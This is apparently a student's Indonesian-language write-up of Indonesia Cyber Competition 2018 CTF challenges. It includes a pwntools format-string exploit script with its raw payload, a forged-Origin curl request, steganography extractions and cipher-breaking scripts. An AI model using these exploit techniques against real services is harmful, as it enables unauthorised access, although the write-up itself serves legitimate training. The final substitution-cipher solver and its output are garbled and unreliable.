

Writeup CTF Indonesia Cyber Competition 2018

MUHAMMAD ARSALAN DIPONEGORO

- Binary exploitation
 - Format play
 - Password Generator
- Segano
 - Secret Message
 - MPPPssst
- Forensics
 - Freedom
- Web
 - Do not cheat
 - 007
- Crypto
 - DecryptMe
 - Oldcrypt

BINARY EXPLOITATION

Format Play (50pts)


Deskripsi soal:

Diberikan akses nc di Akses ke nc 178.128.106.125 13373


Bersama dengan binarynya

Solving :

berikut adalah pseudo code dari binary format_play



Terlihat variabel secret harus bernilai 48879 atau dalam hex adalah 0xBEEF , disini juga terlihat adanya celah format string ketika variabel format di di print untuk mengerjakan soal ini saya menggunakan tools di antaranya pwntools dan gdb-peda Langkah pertama saya melakukan pengecekan offset pada index stack dengan cara



Terlihat offsetnya adalah 7 , lalu saya melakukan pengecekan untuk mencari alamat pendefinisian variabel secret dengan cara memasang break point pada cmp

lalu melihat isi dari ebx+0x34 seperti pada gambar berikut

```

Terminal
-----registers-----
EAX: 0xff
EBX: 0x804a000 --> 0x8049f08 --> 0x1
ECX: 0x804b160 ("Hello, aaaaaaaa\n")
EDX: 0xf7f9890 --> 0x0
ESI: 0xf7f9800 --> 0x1d5d8c
EDI: 0x0
EBP: 0xffffd298 --> 0x0
ESP: 0xffffd200 --> 0x0
EIP: 0x00486d2 (<main+146>: cmp eax,0xbeef)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
-----code-----
0x80486c4 <main+132>: call 0x8048480 <puts@plt>
0x80486c9 <main+137>: add esp,0x10
0x80486cc <main+140>: mov eax,DWORD PTR [ebx+0x34]
=> 0x80486d2 <main+146>: cmp eax,0xbeef
0x80486d7 <main+151>: jne 0x80486ff <main+191>
0x80486d9 <main+153>: sub esp,0xc
0x80486dc <main+156>: lea eax,[ebx-0x17ec]
0x80486e2 <main+162>: push eax
-----stack-----
0000| 0xffffd200 --> 0x0
0004| 0xffffd204 --> 0x17fd5bb (add esp,0x30)
0008| 0xffffd208 --> 0x804824c --> 0x5e ('^')
0012| 0xffffd20c ("aaaaaaa")
0016| 0xffffd210 ("aaaaa")
0020| 0xffffd214 --> 0x61 ('a')
0024| 0xffffd218 --> 0xf7fce410 --> 0x8048341 ("GLIBC_2.0")
0028| 0xffffd21c --> 0x1
Legend: code, data, rodata, value
Breakpoint 1, 0x00486d2 in main ()
gdb-peda$ x/wx ebx+0x34
No symbol table is loaded. Use the "file" command.
gdb-peda$ x/wx $ebx+0x34
0x804a034 <secret>: 0x000000ff
gdb-peda$

```

Terlihat 0x000000ff adalah 255 sama seperti output saat code di run , untuk menyelesaikan soal ini berikut adalah solving code saya

```

1 from pwn import *
2
3
4 offset = 7
5 r = remote('178.128.106.125',13373)
6 #r = process('./format_playing')
7 cmp = 0x804a034
8 over = 0xBEEF
9 p = fmtstr_payload(offset,{cmp:over})
10 print p
11 print 'OFFSET : ',offset
12 r.sendline(p)
13 r.interactive()

```

Dan saat code di jalankan saya pun mendapat flag, berikut adalah flagnya :

```

Terminal
tripoloski ~/Unduhan > sudo python2 solver_fmt.py
[+] Opening connection to 178.128.106.125 on port 13373: Done
4\xa0\x05\xa0\x06\xa0\x07\xa0\x0%223c%7$hhn%207c%8$hhn%66c%9$hhn%10$hhn
OFFSET : 7
[*] Switching to interactive mode
[+] Opening connection to 178.128.106.125 on port 13373: Done
4\xa0\x05\xa0\x06\xa0\x07\xa0\x0%223c%7$hhn%207c%8$hhn%66c%9$hhn%10$hhn
OFFSET : 7
[*] Switching to interactive mode
IDCC{M4nipulat1n9_F0rm4t_for_pR0f1T_$$$}
Input your name: Hello, 4\xa0\x05\xa0\x06\xa0\x07\xa0\x0

\xac

\x90

Z
Congratulations!
[*] Got EOF while reading in interactive
$

```

Flag : IDCC{M4nipulat1n9_F0rm4t_for_pR0f1T_\$\$\$}

Password Generator (100pts)


Deskripsi soal :

Program Python ini berfungsi untuk melakukan generate random password.

Di berikan juga service nc pada nc 178.128.106.125 1337

Solving :

Soal ini mirip sekali dengan soal gemastik tahun lalu , berikut cara saya solve soal ini



```
tripoloski ~/Unduhan > nc 178.128.106.125 1337
9'      *      #
#####
##### Random Password Generator #####
#####
Insert Length: IDCC{Br3a
k Y0urZ_L
ImIT}#/usr/bin
/env pyth
on
"""
Run on
Linux
socat -
d -d -d T
CP4-LISTE
N:1337,re
useaddr,f
ork EXEC:
```

Flag : IDCC{Br3ak_Y0urZ_Llmit}

STEGANO

Secret Message (50pts)

Deskripsi soal :

Yo Dawg

Di berikan juga password.jpg dan stored.jpg

Solving :

Pada soal ini saya mencoba membuka file password.jpg



Terlihat di pundaknya ada hex yang bertuliskan : 4c3333744d65496e

Yang jika di jadikan string menjadi L33tMeIn

Saya menggunakan tools steghide dan menggunakan perintah steghide extract -sf stored.jpg

```
Terminal
tripoloski ~/Unduhan > steghide extract -sf stored.jpg
Enter passphrase:
the file "password.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "password.txt".
tripoloski ~/Unduhan > cat password.txt
SuperBStr0ngP4asstripoloski ~/Unduhan >
```

Terlihat adanya file password yang berisikan SuperBStr0ngP4ass

Lalu saya mencoba menggunakan tools yang sama pada gambar password.jpg dengan menggunakan password SuperBStr0ngP4ass

```
Terminal
tripoloski ~/Unduhan > steghide extract -sf password.jpg
Enter passphrase:
the file "flag.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "flag.txt".
tripoloski ~/Unduhan > cat flag.txt
IDCC{Ch4in1nG_5teg0_p4ssW0rD_}tripoloski ~/Unduhan >
```

Di dapatkan lahh flagnya : IDCC{Ch4in1nG_5teg0_p4ssW0rD_}

MPPPsst (80pts)

Deskripsi soal :

Diberikan juga file album cover dan juga mp3nya


Solving :

Saya mencoba melihat metadata file cover dengan menggunakan exiftool dan inilah yang saya dapatkan

```
Terminal
tripoloski ~/Unduhan > exiftool cover.jpg
ExifTool Version Number      : 11.10
File Name                    : cover.jpg
Directory                   : .
File Size                   : 29 kB
File Modification Date/Time  : 2018:09:22 13:15:54+07:00
File Access Date/Time       : 2018:09:26 18:10:36+07:00
File Inode Change Date/Time  : 2018:09:22 13:15:54+07:00
File Permissions             : rw-r--r--
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
JFIF Version                : 1.01
Resolution Unit              : inches
X Resolution                 : 96
Y Resolution                 : 96
Comment                     : Download lyric here: pastebin.com/phxSqmQ2
Image Width                  : 694
Image Height                 : 558
Encoding Process             : Progressive DCT, Huffman coding
Bits Per Sample              : 8
Color Components             : 3
Y Cb Cr Sub Sampling         : YCbCr4:2:0 (2 2)
Image Size                   : 694x558
Megapixels                   : 0.387
tripoloski ~/Unduhan >
```

Terlihat adanya comment yang menyimpan file untuk lyric , link tersebut hanya lirik dan dibawahnya ada

Akhirnya saya mencoba menggunakan audiostream dan mendapatkan flagnya

A terminal window titled "Terminal" with a dark background. The prompt is "tripoloski ~/Unduhan/AudioStego/build >". The user enters the command ". ./hideme ~/Unduhan/telordardarr.mp3 -f". The output shows the program's progress: "Doing it boss!", "Looking for the hidden message...", "String detected. Retrieving it...", "Message recovered size: 28 bytes", "Message: 'IDCC{st3Gano_s0und_n_h1d3}'\0", "Recovering process has finished successfully.", and "Cleaning memory...". The prompt returns to "tripoloski ~/Unduhan/AudioStego/build >".

```
tripoloski ~/Unduhan/AudioStego/build > . ./hideme ~/Unduhan/telordardarr.mp3 -f
Doing it boss!
Looking for the hidden message...
String detected. Retrieving it...
Message recovered size: 28 bytes
Message: 'IDCC{st3Gano_s0und_n_h1d3}'\0
Recovering process has finished successfully.
Cleaning memory...
tripoloski ~/Unduhan/AudioStego/build >
```

Flag : IDCC{st3Gano_s0und_n_h1d3}

Berikut script solver untuk menyelesaikan soal ini


```
Terminal
>>>
>>>
>>>
>>>
>>> for y in range(len(x)):
...     print x[y],
...
45 45 47 47 32 68 101 99 111 109 112 105 108 101 100 32 67 111 100 101 46 32 10 114 101 113 117 105 114 101 32 34 110 105 120 105 111 46 102
115 34 10 114 101 113 117 105 114 101 32 34 105 111 34 10 10 32 32 108 111 99 97 108 32 102 61 105 111 46 111 112 101 110 40 34 47 114 1
11 111 116 47 110 111 116 101 115 46 116 120 116 34 44 34 114 34 41 10 32 32 105 102 32 102 126 61 110 105 108 32 116 104 101 110 32 10 3
2 32 32 112 114 105 110 116 40 34 73 68 67 67 123 79 112 101 110 87 82 84 105 53 57 48 48 68 33 125 34 41 10 10 32 32 101 108 115 101 32
10 32 32 112 114 105 110 116 40 34 87 101 32 97 108 108 32 108 105 118 101 32 101 118 101 114 121 32 100 97 121 32 105 110 32 118 105 114
116 117 97 108 32 101 110 118 105 114 111 110 109 101 110 116 115 44 32 100 101 102 105 110 101 100 32 98 121 32 111 117 114 32 105 100 101
97 115 46 34 41 10 10 32 32 101 110 100 10
>>> for y in range(len(x)):
...     print chr(x[y]),
...
Traceback (most recent call last):
  File "<stdin>", line 2, in <module>
TypeError: an integer is required
>>> for y in range(len(x)):
...     print chr(int(x[y])),
...
-- //  D e c o m p i l e d   C o d e .
require "nixio.fs"
require "io"

local f=io.open("/root/notes.txt","r")
if f~=nil then
    print("IDCC{OpenWRTi5900D!}")
else
    print("We all live every day in virtual environments, defined by ou
r ideas.")
end
>>>
```

Flag : IDCC{OpenWRTi5900D!}

WEB

Do not cheat! (30pts)

Deskripsi soal :

<http://206.189.88.9:6301/>

Solving :

Saya membuka web tersebut lalu melakukan inspect element , saya menemukan script yang berisi


```
25 var canvas = document.getElementById("canvas"),
26     ctx = canvas.getContext("2d"),
27     canvas2 = document.getElementById("canvas2"),
28     ctx2 = canvas2.getContext("2d"),
29     cw = window.innerWidth,
30     ch = window.innerHeight,
31     charArr = ["a", "b", "c", "d", "e", "f", "g", "h", "i", "j", "k", "l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", "y", "z"],
32     maxCharCount = 100,
33     fallingCharArr = [],
34     fontSize = 10,
35     maxCols = cw / fontSize;
36 canvas.width = canvas2.width = cw, canvas.height = canvas2.height = ch;
37 var keyCodes = [],
38     secretstroke = "38,38,40,40,37,39,37,39,66,65";
39
40 function randomInt(t, n) {
41     return Math.floor(Math.random() * (n - t) + t)
42 }
43
44 function randomFloat(t, n) {
45     return Math.random() * (n - t) + t
46 }
47
48 function Point(t, n) {
49     this.x = t, this.y = n
50 }
51 $(document).keydown(function(t) {
52     keyCodes.push(t.keyCode), 0 <= keyCodes.toString().indexOf(secretstroke) && ($(document).unbind("keydown", arguments.callee), $.post("http://206.189.88.9:6301/flag.php", function(t) {
53         alert(t)
54     })))
55 }), Point.prototype.draw = function(t) {
56     this.value = charArr[randomInt(0, charArr.length - 1)].toUpperCase(), this.speed = randomFloat(1, 5), ctx2.fillStyle = "rgba(255,255,255,0.8)", ctx2.font = fontSize + "px san-serif", ctx2.fillText(this.value, this.x, this.y), t.fillStyle = "#0F0", t.font = fontSize + "px san-serif", t.fillText(this.value, this.x, this.y), this.y += this.speed, this.y > ch && (this.y = randomFloat(-100, 0), this.speed = randomFloat(2, 5))
57 };
58 for (var i = 0; i < maxCols; i++) fallingCharArr.push(new Point(i * fontSize, randomFloat(-500, 0)));
59 var update = function() {
60     ctx.fillStyle = "rgba(0,0,0,0.05)", ctx.fillRect(0, 0, cw, ch), ctx2.clearRect(0, 0, cw, ch);
61     for (var t = fallingCharArr.length; t--;) {
62         fallingCharArr[t].draw(ctx);
63         fallingCharArr[t]
64     }
65     requestAnimationFrame(update)
66 };
```

Disitu terlihat adanya variabel secretstroke yang berisikan

38,38,40,40,37,39,37,39,66,65

Setelah dilihat - lihat pada <https://keycode.info/> itu adalah code keyboard yang artinya adalah : atas , atas , bawah , bawah , kiri , kanan , kiri , kanan , b , a

Saya mencobanya di web dan hasilnya adalah



Flag : IDCC{0nly_th3_we4K_che4T}

007 (100pts)

Deskripsi soal :

<http://206.189.88.9:9001>

Solving :

Saya merubah user agent menjadi android dan menemukan output :



Saat di klik ternyata adalah file .apk android , dan semua file adalah sama , saya mencoba mendecompilernya secara online dan mencoba melakukan pencarian dengan menggunakan perintah strings * | grep 007 sesuai judul soal, dan Saya menemukan output yang cukup menarik yakni

```

Terminal
} else if ((record.flags & 12) == 12) {
} else if ((record.flags & 4) != 0) {
} else if ((record.flags & 8) != 0) {
    int i = record.flags;
    public void writeToParcel(Parcel dest, int flags) {
tripoloski ~/Unduhan/007/other > strings * | grep 007
apkFileName: 007_top_5ecr0(1).apk
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" package="com.a007.age
nt.a007">
    <activity android:theme="@style/AppTheme_NoActionBar" android:label="@string/app_name" android:name="com.a007.agent.a007.MainActivity"
y">
        <string name="app_host">007 host.txt</string>
        <string name="app_name">007</string>
        <string name="app_origin">agent.007.com</string>
        <string name="app_value">0071337</string>
        <item name="android:letterSpacing">0.0074</item>
        <item name="android:letterSpacing">0.0071</item>
        public static final int[] ColorStateListItem = new int[] {16843173, 16843551, com.a007.agent.a007.R.attr.alpha};
        public static final int[] FontFamily = new int[] {com.a007.agent.a007.R.attr.fontProviderAuthority, com.a007.agent.a007.R.attr.fontPr
viderCerts, com.a007.agent.a007.R.attr.fontProviderFetchStrategy, com.a007.agent.a007.R.attr.fontProviderFetchTimeout, com.a007.agent.a007.R
.attr.fontProviderPackage, com.a007.agent.a007.R.attr.fontProviderQuery};
        public static final int[] FontFamilyFont = new int[] {16844082, 16844083, 16844095, 16844143, 16844144, com.a007.agent.a007.R.attr.fo
nt, com.a007.agent.a007.R.attr.fontStyle, com.a007.agent.a007.R.attr.fontVariationSettings, com.a007.agent.a007.R.attr.fontWeight, com.a007
.agent.a007.R.attr.ttcIndex};
        public static final int[] ColorStateListItem = new int[] {16843173, 16843551, com.a007.agent.a007.R.attr.alpha};
        public static final int[] FontFamily = new int[] {com.a007.agent.a007.R.attr.fontProviderAuthority, com.a007.agent.a007.R.attr.fontPr
viderCerts, com.a007.agent.a007.R.attr.fontProviderFetchStrategy, com.a007.agent.a007.R.attr.fontProviderFetchTimeout, com.a007.agent.a007.R
.attr.fontProviderPackage, com.a007.agent.a007.R.attr.fontProviderQuery};
        public static final int[] FontFamilyFont = new int[] {16844082, 16844083, 16844095, 16844143, 16844144, com.a007.agent.a007.R.attr.fo
nt, com.a007.agent.a007.R.attr.fontStyle, com.a007.agent.a007.R.attr.fontVariationSettings, com.a007.agent.a007.R.attr.fontWeight, com.a007
.agent.a007.R.attr.ttcIndex};
        public static final int[] ConstraintLayout Layout = new int[] {16842948, 16843039, 16843040, 16843071, 16843072, com.a007.agent.a007.R
.attr.barrierAllowsGoneWidgets, com.a007.agent.a007.R.attr.barrierDirection, com.a007.agent.a007.R.attr.chainUseRtl, com.a007.agent.a007.R
.attr.constraintSet, com.a007.agent.a007.R.attr.constraint_referenced_id, com.a007.agent.a007.R.attr.layout_constrainedHeight, com.a007 agen
t.a007.R.attr.layout_constrainedWidth, com.a007.agent.a007.R.attr.layout_constraintBaseline_creator, com.a007.agent.a007.R.attr.layout const
rainingBaseline_toBaselineOf, com.a007.agent.a007.R.attr.layout_constraintBottom_creator, com.a007.agent.a007.R.attr.layout_constraintBottom_t
oBottomOf, com.a007.agent.a007.R.attr.layout_constraintBottom_toTopOf, com.a007.agent.a007.R.attr.layout_constraintCircle, com.a007.agent.a0
07.R.attr.layout_constraintCircleAngle, com.a007.agent.a007.R.attr.layout_constraintCircleRadius, com.a007.agent.a007.R.attr.layout constrai
ntDimensionRatio, com.a007.agent.a007.R.attr.layout_constraintEnd_toEndOf, com.a007.agent.a007.R.attr.layout_constraintEnd_toStartOf, com.a0

```

Saya mencoba membuka link tersebut pada browser dan menemukan



`http://206.189.88.9:9001/flag.php`

Lalu saya mencoba membuka link tersebut dan menemukan



Wrong origin

Saya mengasumsikan hanya aplikasi tersebut dengan origin: agent_007.com yang dapat membuka flag.php

Setelah mencoba beberapa kali akhirnya saya menemukan payload yang tepat yakni

```
curl -H "Origin:agent_007.com" --data "agent=0071337"
http://206.189.88.9:9001/flag.php
```

--data agent=0071337 itu saya dapat pada perintah sebelumnya yaitu `strings * | grep 007` pada tag `app_value`

```
tripoloski ~/Unduhan/007/other > curl -H "Origin:agent_007.com" --data "agent=0071337" http://206.189.88.9:9001/flag.php
IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}tripoloski ~/Unduhan/007/other >
```

Flag : IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}

Crypto

DecryptME (50pts)

Deskripsi soal :

Decrypt and win

Di berikan pula file decryptme.py dan enkripsi

Solving :

Berikut adalah isi dari file decryptme.py

```
1 from base64 import *
2 def enkripsi(plain, keys):
3     enc = []
4     plain = base64encode(plain)
5     for i, l in enumerate(plain):
6         kunci = ord(keys[i % len(keys)])
7         teks = ord(l)
8         enc.append(chr((teks + kunci) % 127))
9     return ''.join(enc)
10
11 def decrypt(cipher):
12     plain = ''
13
14     for k in range(32,127):
15         kunci = k
16         plain = ''
17         for j in range(len(cipher)):
18             #print 'Kunci : ', kunci
19             plain += (chr((ord(cipher[j]) - kunci)%127))
20             #if plain == kunci:
21             print 'Plain : ',plain
22         print
23
24 def dekrip()
25
26 decrypt('F7=6D<0x15>_6@9<0x1>YUG9HA) MK<0x15>9<0x12>HL=RM<0x14>S<0x12>Y3(<0x1f>')
27
```

Setelah cukup lama mencoba akhirnya saya mencoba membruteforce akhirnya saya mendapatkan kuncinya yaitu rajaraja lalu saya menyusun solver code seperti berikut ini :

```
1 def main():
2     cipher = open("enkripsi",'rb').read().strip()
3     kunci = 'rajaraja'
4     flag = ''
5
6     for x in range(len(cipher)):
7         for y in range(32,127):
8             if chr((y + ord(kunci[x % len(kunci)])) % 127) == cipher[x]:
9                 flag += chr(y)
10                print flag
11                break
12 main()
```

Di dapatkanlah base64

```
tripoloski ~/Unduhan > python2 solver_decryptme.py
S
SU
SUR
SURD
SURDQ
SURDQ3
SURDQ3t
SURDQ3tT
SURDQ3tTM
SURDQ3tTMW
SURDQ3tTMWl
SURDQ3tTMWlW
SURDQ3tTMWlwb
SURDQ3tTMWlwbD
SURDQ3tTMWlwbDN
SURDQ3tTMWlwbDNf
SURDQ3tTMWlwbDNfN
SURDQ3tTMWlwbDNfNG
SURDQ3tTMWlwbDNfNG5
SURDQ3tTMWlwbDNfNG5k
SURDQ3tTMWlwbDNfNG5kX
SURDQ3tTMWlwbDNfNG5kX3
SURDQ3tTMWlwbDNfNG5kX3N
SURDQ3tTMWlwbDNfNG5kX3N0
SURDQ3tTMWlwbDNfNG5kX3N0U
SURDQ3tTMWlwbDNfNG5kX3N0Uj
SURDQ3tTMWlwbDNfNG5kX3N0UjR
SURDQ3tTMWlwbDNfNG5kX3N0UjRp
SURDQ3tTMWlwbDNfNG5kX3N0UjRpZ
SURDQ3tTMWlwbDNfNG5kX3N0UjRpZ2
SURDQ3tTMWlwbDNfNG5kX3N0UjRpZ2h
SURDQ3tTMWlwbDNfNG5kX3N0UjRpZ2h0
SURDQ3tTMWlwbDNfNG5kX3N0UjRpZ2h0f
SURDQ3tTMWlwbDNfNG5kX3N0UjRpZ2h0f0
SURDQ3tTMWlwbDNfNG5kX3N0UjRpZ2h0f0=
SURDQ3tTMWlwbDNfNG5kX3N0UjRpZ2h0f0==
tripoloski ~/Unduhan >
```

Lalu saya encode dengan online decoder <https://www.base64decode.org/>
Didapatkan flagnya : IDCC{S1mpl3_4nd_stR4ight}

OldCrypt (70pts)

Deskripsi soal :

Just another crypt..

Diberikan flag dan kunci juga

Solving:

Pertama saya mengira itu adalah ROT13 namun setelah dicoba kembali ternyata itu adalah sebuah substitution , saya menggunakan tools online yakni :

<https://www.dcode.fr/monoalphabetic-substitution>

Alphabet : RLOAKCFTEBHVZMDSGNXPQWIJU

MIMPI ADALAH KUNCI
UNTUK KITA MENAKLUKKAN DUNIA
BERLARILAH TANPA LELAH
SAMPAI ENGKAU MERAIHNYA
LASKAR PELANGI
TAKKAN TERIKAT WAKTU
BEBASKAN MIMPIMU DI ANGKASA
WARNAI BINTANG DI JIWA
MENARILAH DAN TERUS TERTAWA
WALAU DUNIA TAK SEINDAH SURGA
BERSYUKURLAH PADA YANG KUASA
CINTA KITA DI DUNIA...
SELAMANYA
CINTA KEPADA HIDUP
MEMBERIKAN SENYUMAN ABADI
WALAU HIDUP KADANG TAK ADIL
TAPI CINTA LENGKAPI KITA...
LASKAR PELANGI
TAKKAN TERIKAT WAKTU
JANGAN BERHENTI MEWARNAI
JUTAAN MIMPI DI BUMI...
O! MENARILAH DAN TERUS TERTAWA
WALAU DUNIA TAK SEINDAH SURGA
BERSYUKURLAH PADA YANG KUASA
CINTA KITA DI DUNIA...
MENARILAH DAN TERUS TERTAWA
WALAU DUNIA TAK SEINDAH SURGA
BERSYUKURLAH PADA YANG KUASA
CINTA KITA DI DUNIA...
SELAMANYA

IDCC{YOU_PWN3D_M3_NICE}

Di dapatkanlah flagnya namun saat di submit ternyata flag salah.. setelah cukup lama di teliti ternyata case sensitive pun berpengaruh saat mencoba mendecodenya secara offline dengan python scripting

```
1 import string
2 s = open('flag').read()
3 k = "r404404loa404kcf404tebhv404zmd404sgnx404ypqw404iju"
4 flag = ''
5 for c in s:
6     if c not in string.ascii_letters:
7         flag += c
8         continue
9     if c.isupper():
10        flag += chr(65 + k.index(c.lower()))
11    else:
12        flag += chr(97 + k.index(c))
13 print flag
```

yang saya dapat hanyalah

```

|u|0u ajaxat w0}iu
0}00w wu0a |n}awx0wwa} j0}ua
hn0xa0uxat 0a}0a xnxat
0a|0au n}pwa0 |n0aut}0a
xa0wa0 0nxa}pu
0awwa} 0n0uwa0 0aw00
hnha0wa} |u|0u|0 ju a}pwa0a
0a0}au hu}0a}p ju vu0a
|n}a0uxat ja} 0n000 0n00a0a
0axa0 j0}ua 0aw 0nu}jat 000pa
hn0000w00xat 0aja qa}p W0a0a
iu}0a wu0a ju j0}ua...
0nxa|a}0a
iu}0a wn0aja tuj00
|n|hn0uwa} 0n}00|a} ahaju
0axa0 tuj00 waja}p 0aw ajux
0a0u iu}0a xn}pwa0u wu0a...
xa0wa0 0nxa}pu
0awwa} 0n0uwa0 0aw00
va}pa} hn0tn}0u |n0a0}au
v00aa} |u|0u ju h0|u...
~! |n}a0uxat ja} 0n000 0n00a0a
0axa0 j0}ua 0aw 0nu}jat 000pa
